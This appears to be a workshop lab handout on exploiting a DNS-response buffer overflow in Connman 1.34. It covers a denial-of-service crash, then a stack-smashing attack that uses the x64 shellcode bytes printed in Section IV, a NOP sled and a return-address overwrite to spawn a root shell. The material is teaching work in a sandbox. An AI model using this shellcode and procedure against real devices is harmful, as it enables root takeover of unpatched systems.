Terminal 1 = Docker container 1
Terminal 2 = Docker container 2
Terminal 3 = AMI terminal

I. Getting Setup:

1. Open this spreadsheet
2. Here, each row corresponds to one AMI. If you signed up for this event beforehand, **find your name in the name column**. Otherwise claim your AMI **by writing your name in the name column in a row of your choice.**
3. In the "Pem File Link" cell of your row, go to the provided link and **download the pem file**. *DO NOT TRY TO OPEN THIS FILE
4. Open up a terminal window
    a. If you're on a mac, you can do this by typing "Command+O" to open spotlight search and then searching "terminal" then hitting "Enter"
5. **Move the .pem file** you downloaded in (4) from your Downloads folder to your home directory by copying the command *exactly as is* from the "Command to Move Pem File" column (column F) of your AMI row and pasting it into your terminal and pressing "Enter"

6. **Navigate to your home directory** with `cd ~`
7. **Give .pem file executable permissions** by copying the command *exactly as is* from the "Command to Give Executable Permissions" column (column G) of your AMI row into the terminal (and hitting "Enter")

8. Copy the command *exactly as is* from the "Command to Connect" column (column H) of your AMI **BUT DO NOT PASTE OR PRESS ENTER!!!!**
9. **MAKE YOUR TERMINAL FULL SCREEN!!!!**
10. Paste the command and press enter
11. Type 'yes' then press enter
12. Open up two new terminal windows and execute `cd ~` followed by the command from #8 in each terminal to have **3 terminals connected to AMI (**let's call them terminals 1, 2, and 3)
13. You are now issuing commands in your own AMI. In **terminal 1**, **connect to Connman Docker container** with:

```
sudo docker run --name connman --privileged --rm -t -i -v /sys/fs/cgroup:/sys/fs/cgroup:ro connman bash
```

* if you get the following error:

```
docker: Error response from daemon: Conflict. The container name "/connman" is already in use by container
"8068b0e7f9e694dc61872871d378ff86514a763231cec5b6034a9b7a70e8a1a3". You have to remove (or rename) that container to be able to reuse
that name.
```


Run `sudo docker stop connman` and try the run command above again.

14. In **terminal 1** run `export LC_CTYPE=C.UTF-8` then `service dbus start`
15. In **terminal 2** connect to another window of the Connman Docker container with:

```
sudo docker exec -it connman bash
```

II. Getting Screen Set Up

- We recommend setting your screen up as below to make it easier to follow along



III. Simple Buffer Overflow/Denial of Service (DoS) Attack on Connman


1. In **terminal 3** type `dig google.com`
2. In **terminal 1** **start Connman in debugging mode (gdb)** with

   `gdb --args /connman-1.34/src/connmand --nodaemon`

   Then enter `r`

3. In **terminal3** **locate your** ***Private IPv4 address*** with the command `ifconfig`

   It is the “inet” entry under “eth0”



4. In **terminal 2** **configure Connman Docker container to use AMI host as DNS Server**

   `connmanctl config ethernet_0242ac110002_cable --ipv4 manual 172.17.0.2 255.255.0.0 172.17.0.1`

   And

   `connmanctl config ethernet_0242ac110002_cable --nameservers [Private IPv4 address]`

   - Replace “[Private IPv4 address]” with the number you find in step (3)

5. In **terminal 3** (AMI, but *not* Docker) run `cd con-docker` to navigate to the directory containing the resources for this event.

6. In **terminal 3** run `sudo python3 simple_dns.py [Private IPv4 address]` to start malicious DNS server on AMI

7. In **terminal 2** have Connman query the simple_dns.py server for dos.com by running command `dig dos.com`

IV. Advanced Stack Smashing/Code Injection Attack on Connman

- How to modify `simple_dns.py`:
    - The recommended way to make changes to `simple_dns.py` for these activities is to do so locally in your favorite text editor (as shown in **Part II**). Then use "CMND+A" to select the entire file and "CMND+C" to copy it all. Then, in **terminal 3** remove the current simple_dns.py with `rm simple_dns.py` and create a new one with `nano simple_dns.py`. Then paste the modified file with "CMND+V". Finally, exit nano with "CTRL+X" and "y".

1. The *shellcode* to start a shell in x64 is:

   b'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'

   The size of this shellcode is 27 bytes. The goal is to place this shellcode in the middle of the `NOP` sleds (to avoid any corruption of this shellcode). However, the shellcode size + the `NOP` sleds size should not change the value of 1088 that we know gets us to the top of the stack. (Each "Z" is one byte)

   Modify `dns_shell_payload(self, data)` (line 208) of `simple_dns.py` so that instead of sending 1088 bytes of 'Z' on line 218, we are sending 1088 bytes of NOPs, with the shellcode sandwiches between. Keep in mind that we send a "\x90" to send an NOP instruction and that this is ONE byte.

   HINT 1:

   `#` `NOP`s + shellcode (size) should be equal to 1088.
   `#` `NOP`s + size(shellcode) = 1088.

   HINT 2:


   Machine instructions are byte-like objects, so we need to represent them as such in Python. For example, to send 25 NOPs, we would append b"\x90" to our records variable in simple_dns.py

2. Once you believe you have modified the file correctly, save your changes
3. Have connman query the server again by repeating Steps 2, 5, and 6 from the previous exploit
    a. Replace the `dos.com` with `shell.com` so that we receive the correct payload
4. Connman should have stopped. Run `x/1000xb $rsp - 1000` to examine the first 1000 bytes beginning from 1000 bytes away from the top of the stack.

a. You may need to hit ‘Enter’ to view the entire output
b. You should see your shellcode there

5. **Find an address somewhere in the middle of the first part of your NOP sled** (so a *lower* memory address than where your shellcode begins) and replace the b'A' * 3 + b'B' * 3 on line 219 with this address. Place the address in the `p64()` function, which automatically converts it to *reverse byte order*.

   E.g.



   If your **shellcode** is in this memory region, you could copy `NOP` memory address 0x7fffffffd1e8 (or any other one that is a lower address than the shellcode) into line 219.

6. **Repeat step 3** to query the server for shell.com once again.
7. A *root shell* should be spawned in terminal 1 that was previously running connman!
   a. Play around in the shell! Type `whoami` to verify this. You have access to this simulated device. Type `ls` to view the contents of the directory, `cd` to navigate, etc. If this were a real device, you would be able to do whatever you wanted on it!!!